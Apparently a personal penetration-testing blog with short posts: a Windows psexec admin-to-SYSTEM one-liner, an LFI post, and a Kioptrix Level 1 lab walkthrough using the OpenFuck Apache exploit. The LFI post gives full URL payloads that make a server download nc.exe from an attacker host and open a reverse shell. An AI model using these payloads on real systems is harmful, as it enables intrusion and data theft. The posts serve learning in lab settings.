    Well I missed DEF CON yet again, but the videos are up and I’m going to spend my weekend attending virtual talks. Here’s the virtual playlists, but I really wish I’d done some of the interactive content. Maybe next year.

  • Simple Windows Privesc Admin to System

    Simple Windows Privesc Admin to System


    This will be short and sweet and I only post it because it’s hard to find via google but should be base knowledge for any hacker. SysInternals is your friend. If it’s on the box or you can drop it there it gives pretty complete control at a very granular level. Even if you drop one or two of the tools rather than the whole suite it makes privesc a breeze. For example If you have admin, and need System: psexec -i -s “cmd.exe” that is all. Pretty short and easy to read one-liner and good tool for the arsenal.

  • Some thoughts on LFI

    Some thoughts on LFI

    Going over some really interesting stuff today on file includes and ran a couple neat exploits on php running on a windows 10 box. LFI/RFI is deadly. Sooo many ways to pop a shell if the url includes ?file=

    My favorite of the day was using a php wrapper to pass a command to the page, which ended up letting me execute any arbitrary command on windows. It works like this: The page allows passing of data into the file parameter. Then you pass ?file=data:text/plain,<?php echo shell_exec(“Any random command and parameters”) ?> to the URL and boom command execution. You can use this to pass http://<somedomain>/<something.php>?file=data:text/plain,%3C?php%20echo%20shell_exec(%22certutil%20-urlcache%20-split%20-f%20%27http://<attack_server>/nc.exe%27%22)%20?%3E

    this places netcat on the system. Then you start a netcat listener on your attack box and visit the URL:

    http://<somedomain>/<something.php>?file=data:text/plain,%3C?php%20echo%20shell_exec(%22nc.exe%20-nv%20<Attacker IP>%20<Your listener port>%20-e%20cmd.exe%22)%20?%3E

    Boom. Interactive reverse shell as the php user from visiting 2 URLs in the browser. Easy win.

    Note: The %character escaping is needed for some browsers, but since you are quoting your command string, they may not be necessary as the browser will handle URL encoding on its own.

  • Kioptrix Level 1 easy root

    Kioptrix Level 1 easy root

    I’m taking The Cyber Mentor’s Practical Ethical Hacking Course on Udemy and during the scanning and enumeration chapter, we started scanning Kioptrix Level 1. I’ve played around with Kioptrix before and was already prepared to root the machine in a quick two-step, even though that’s not part of the section. To do this root, you’ll need a VMware player to run Kioptrix level one, which you can download from VulnHub. Get it running and find the IP address. I had a little difficulty with this as I couldn’t just pick it up with netdiscover on my network and had to do an nmap ping scan to discover hosts on my vmnet8 interface rather than my local network. Once I had the IP I poked around a bit, looked at the default webpage the server was hosting, ran dirbuster etc, but really got into it running nikto. Although an nmap scan showed an smb share hanging out, which is usually where I’d start probing, nikto showed this:

    Wait what? I can pop a shell? Let’s look up the vuln.

    Evidently these are way way way outdated versions of Apache and mod_ssl with a vuln that goes back to 2002. Also this sounds familiar. I’ve already exploited this on a box somewhere and have the exploit on my Kali box. For whatever reason this isn’t already implemented in metasploit, but exploit code is available on Exploit-DB and its called OpenFuck Classy I know. It’s in C and needs to be compiled with gcc to run, but I already had it from the last time I used it. ./OpenFuck 0x6b 172.16.XXX.XXX 443 -c 40 and what do I get?

    Well I’m root already, no pivoting or privesc, just an easy rooted box. While I’m here I better grab some treasure.


    Hashes to crack for later! Fun!